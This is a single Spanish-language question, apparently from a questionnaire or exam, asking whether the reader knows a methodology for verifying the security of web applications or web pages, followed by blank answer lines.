5. **Conoce alguna metodología que verifique la seguridad específica para aplicaciones web o páginas web.**

   ……
   ……